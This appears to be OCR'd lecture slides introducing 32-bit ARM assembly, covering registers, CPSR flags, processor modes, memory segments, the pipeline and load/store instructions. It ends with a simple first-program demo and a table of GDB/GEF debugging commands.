
# / Alias	Purpose
R0	General purpose
R1	General purpose
R2	General purpose
R3	General purpose
R4	General purpose
R5	General purpose
R6	General purpose
R7	Holds Syscall Number
R8	General purpose
R9	General purpose
R10	General purpose
R11 / FP	Frame Pointer
Special Purpose Registers	
R12 / IP	Intra Procedural Call
R13 / SP	Stack Pointer
R14 / LR	Link Register
R15 / PC	Program Counter
CPSR	Current Program Status Register


EAX	r0	Arg 1 & return value	If 1st argument = 64 bits: r1:r0 hold it.
EBX/	r1	Argument 2	If 2nd argument = 64 bits: r2:r3 hold it.
ECX/	r2	Argument 3	
EDX/	r3	Argument 4	If > 4 args: use stack.
ESI/	r4	General-purpose	
EDI	r5	General-purpose	
	r6	General-purpose	Variable registers for holding local variables.
	r7	General-purpose	
	r8	General-purpose	
	r9	Platform-specific	Usage is Platform-dependent.
	r10	General-purpose	Variable registers for holding local variables.
EBP	r11/FP	Frame pointer	Keeps track of the stack frame.
	r12	Intra-procedure-call	Holds immediate values betweed a procedure and the sub-procedure it calls
ESP	SP	Stack pointer	Keeps track of stack. Must be the same after a subroutine has completed.
	LR	Link register	Holds the return address for a subroutine return. LR does not need to be the same after subroutine completed.
EIP	PC	Program counter	Keeps track of the next instruction to be executed.

ARM 32/64 bits Registers

ARM	Description	Approx. x86
X0 (64bit) – W0/R0 (32bit)	General Purpose	RAX (64 bit)/EAX (32 bit)
R1-R5	General Purpose	EBX, ECX, EDX, ESI, EDI
R6-R10	General Purpose	–
R11 (FP)	Frame Pointer	EBP
R12	Intra Procedural Call	–
R13 (SP)	Stack Pointer	ESP
R14 (LR)	Link Register	–
R15 (PC)	<- Program Counter / Instruction Pointer ->	EIP
CPSR	Current Program State Register/Flags	EFLAGS

ARM Architecture





ARM 32/64 bits Registers

General Registers

X Regs	W Regs
X0	W0
X1	W1
X2	W2
X3	W3
X4	W4
X5	W5
X6	W6
X7	W7
X8	W8
X9	W9
X10	W10
X11	W11
X12	W12
X13	W13
X14	W14
X15	W15

63 31 0

X Regs	W Regs
X16	W16
X17	W17
X18	W18
X19	W19
X20	W20
X21	W21
X22	W22
X23	W23
X24	W24
X25	W25
X26	W26
X27	W27
X28	W28
X29	W29
X30	W30

63 31 0

A64 Media Register File

SIMD Registers

Vn Regs	Dn Regs	Sn Regs
V0	D0	S0
V1	D1	S1
V2	D2	S2
V3	D3	S3
V4	D4	S4
V5	D5	S5
V6	D6	S6
V7	D7	S7
V8	D8	S8
V9	D9	S9
V10	D10	S10
V11	D11	S11
V12	D12	S12
V13	D13	S13
V14	D14	S14
V15	D15	S15

127 63 31 0

Vn Regs	Dn Regs	Sn Regs
V16	D16	S16
V17	D17	S17
V18	D18	S18
V19	D19	S19
V20	D20	S20
V21	D21	S21
V22	D22	S22
V23	D23	S23
V24	D24	S24
V25	D25	S25
V26	D26	S26
V27	D27	S27
V28	D28	S28
V29	D29	S29
V30	D30	S30
V31	D31	S31

127 63 31 0

ARM 32 bits – CPSR – Current Program Status Register

Flags						State	Extensions	Control							
31	30	29	28	27	…	…	…	7	6	5	4	3	2	1	0
N	**Z**	**C**	**V**	**Q**				**I**	**F**	**T**	**Mod**				


Flag	Description
N (Negative)	Enabled if result of the instruction yields a negative number.
Z (Zero)	Enabled if result of the instruction yields a zero value.
C (Carry)	Enabled if result of the instruction yields a value that requires a 33rd bit to be fully represented.
V (Overflow)	Enabled if result of the instruction yields a value that cannot be represented in 32 bit two's complement.
E (Endian-bit)	ARM can operate either in little endian, or big endian. This bit is set to 0 for little endian, or 1 for big endian mode.
T (Thumb-bit)	This bit is set if you are in Thumb state and is disabled when you are in ARM state.
M (Mode-bits)	These bits specify the current privilege mode (USR, SVC, etc.).
J (Jazelle)	Third execution state that allows some ARM processors to execute Java bytecode in hardware.

CPSR
(Current Program Status Register)

N	Z	C	V	Q		J		GE		E	A	I	F	T	M
Negative	Zero	Carry	overflow	underflow		Jazelle		Greater than or Equal for SIMD		Endianness	Abort disable	IRQ disable	FIQ disable	Thumb	processor mode (privilege mode)


Processor Mode	Short name	Bits
User	usr	10000
System	sys	11111
Supervisor	svc	10011
Interrupt ReQuest	irq	10010
Fast Interrupt reQuest	fiq	10001
Abort	abt	10111
Undefined	und	11011

ARM Assembly Basics



Memory Segments


- .text
  - Executable part of the program (instructions)
- .data and .bss
  - Variables or pointers to variables used in the app
- .plt and .got
  - Specific pointers to various imported functions from shared libraries etc.
- The **Stack** and **Heap** regions
  - used by the application to store and operate on temporary data (variables) that are used during the execution of the program



Useful Assembler Directives for GNU Assembler

- Assembler directives have nothing to do with assembly language
- Are used to tell assembler to do something
  - defining a symbol, change sections, etc.
- .text directive switches current section to the .text section
  - usually going into flash memory
- .data directive switches current section to the .data section
  - will be copied to RAM
- .section .rodata if you wish data to be copied to SRAM

AZERIA


.section .text
.global _start
Entry Point
_start:
mov r7, #4
mov r0, #1
mov r2, #13
ldr r1, =string
svc 0
mov r7, #1
svc 0
Code section
Directives
.data
Label
string:
.ascii "Hello World\n"

ARM Pipeline phases

ARM pipeline:


- Microcontroller processing mechanism for processing instructions, in order to increase the processing speed: in the same time an instruction is executed, another instruction is decoded
- Enhanced performance in each phase => microcontroller may operate at high frequencies
- The necessary time of getting full pipeline increase the time of the controller until is really executing an instruction => higher latency of the system
- ARM architecture has a pipeline in 3 phases:
  - Fetch – load an instruction from the memory
  - Decode – identify the instruction
  - Execute – run the instruction and impact one or more registers

Time

	Fetch	Decode	Execute
Processor Cycle 1	MOV		
Processor Cycle 2	ADD	MOV	
Processor Cycle 3	SWI	ADD	MOV

Program Counter and Pipeline phases

- ARM uses a pipeline
  - In order to increase speed of flow of instructions to processor
- Rather than pointing to the instruction being executed, the PC points to the instruction being fetched.
- Bit 0 of PC is always 0 (unless in Jazelle mode)
  - In hardware, bit 0 of PC is undefined
  - BX switch to thumb if target PC bit 0 is 1.
    - So you can't just ADD PC, PC, #1 to switch to Thumb.



Most Common Instructions

MOV	Move data	EOR	Bitwise XOR
MVN	Move 2‘s complement	LDR	Load
ADD	Addition	STR	Store
SUB	Subtraction	LDM	Load Multiple
MUL	Multiplication	STM	Store Multiple
LSL	Logical Shift Left	PUSH	Push on Stack
LSR	Logical Shift Right	POP	Pop off Stack
ASR	Arithmetic Shift Right	B	Branch
ROR	Rotate Right	BL	Branch with link
CMP	Compare	BX	Branch and exchange
AND	Bitwise AND	BLX	Branch /w link and exchange
ORR	Bitwise OR	SWI/SVC	System Call

In terms of ASSEMBLY ARM 32 BITS INSTRUCTIONS: RECAP/OVERVIEW & DETAILS

Instructions Types

1. LOAD and STORE with all versions (Simple and Multiple)
2. Barrel Shifter instructions
3. Instructions of data processing
   - Moving data
   - ALU – Arithmetical-Logical Unit Instructions
     - Arithmetical – addition, substraction, multiplication, division
     - Logical
     - Comparison
4. Branch / jump
5. Software Interrupt Instruction (SWI)
6. CPSR - Current Program Status Register instructions

Load / Store instructions

ARM is a Load / Store Architecture

- Does not support memory to memory data processing operations
- Must move data values into register before using them

This isn't as inefficient as it sounds:

- Load data values from memory into registers
- Process data in registers using a number of data processing instructions
  - which are not slowed down by memory access
- Store results from registers out of memory

Three sets of instructions which interact with main memory:

- Single register data transfer (LDR/STR)
- Block data transfer (LDM/STM)
- Single Data Swap (SWP)

```
uint32_t main(void)
{
     uint32_t* a;
     uint32_t* b;
     ...
     a* = add(*a, *b);
     ...
}
```

```
main:
     ...
     LDR   r0, [r3]    values loaded from memory
     LDR   r1, [r4]
     BL    add-------processed
     STR   r0, [r5]---stored back to memory
     ...
```

Load / Store 32 bits Instructions

value at [**address**] found in R2
is loaded into register R1

```
LDR   R1, [R2]
STR   R1, [R2]
```

value found in R1
is stored to [**address**] found in R2

- Load and Store Word or Byte
  - LDR / STR / LDRB / STRB
- Can be executed conditionally!
- Syntax:
  - <LDR|STR>{<cond>}{<size>} Rd, <address>


Data Types

Similar to high level languages, ARM supports operations on different datatypes.

Here are some examples of how these data types can be used with the instructions Load and Store:


ldr = Load Word
ldrh = Load unsigned Half Word
ldrsh = Load signed Half Word
ldrb = Load unsigned Byte
ldrsb = Load signed Bytes

str = Store Word
strh = Store unsigned Half Word
strsh = Store signed Half Word
strb = Store unsigned Byte
strsb = Store signed Byte



Endianness in ARM

There are two basic ways of viewing bytes in memory:
Little-Endian (LE) or Big-Endian (BE).
The difference is the byte-order in which each byte of an object is stored in memory



2.3 ARM Assembly DEMO | Hands-on

Topic 3: ARM Assembly Intro http://thinkingeek.com/2013/01/09/arm-assembler-raspberry-pi-chapter-1/

Our first program

We have to start with something, so we will start with a ridiculously simple program which does nothing but return an error code.

```
/* -- first.s */
/* This is a comment */
.global main /* 'main' is our entry point and must be global */

main:          /* This is main */
    mov r0, #2 /* Put a 2 inside the register r0 */
    bx lr      /* Return from main */
```

Create a file called `first.s` and write the contents shown above. Save it.

To *assemble* the file type the following command (write what comes after $).

```
$ as -o first.o first.s
```

This will create a `first.o`. Now link this file to get an executable.

```
$ gcc -o first first.o
```

If everything goes as expected you will get a `first` file. This is your program. Run it.

```
$ ./first
```

It should do nothing. Yes, it is a bit disappointing, but it actually does something. Get its error code this time.


```
$ ./first ; echo $?
```

2.3 ARM Assembly DEMO | DBG Hands-on

Topic 3: ARM Assembly Hacking

https://azeria-labs.com/writing-arm-assembly-part-1/
http://thinkingeek.com/2013/01/09/arm-assembler-raspberry-pi-chapter-1/
https://github.com/critoma/armasmiot/tree/master/labs/workspacearmassembly

```
pi@raspberrypi:~/asm $ gdb write2
gef> break _start
Breakpoint 1 at 0x10074
gef> run
```



GDB/GEF COMMAND	DESCRIPTION	EXAMPLE
break	set breakpoint at address or function label	break *<address> break <label>
nexti / stepi	next x instructions step into x instructions	nexti 5 stepi 5
continue	continue to next BreakPoint cont & ignore BP x times	c continue 3
info registers	show current register state	i r info registers
info break	show breakpoints	i b info break
del 1	delete 1st breakpoint	del 1 delete 1-3
info proc map	show process memory map	
disassemble	disassemble function	
vmmap	show proc map including RWX attributes in mapped pages	
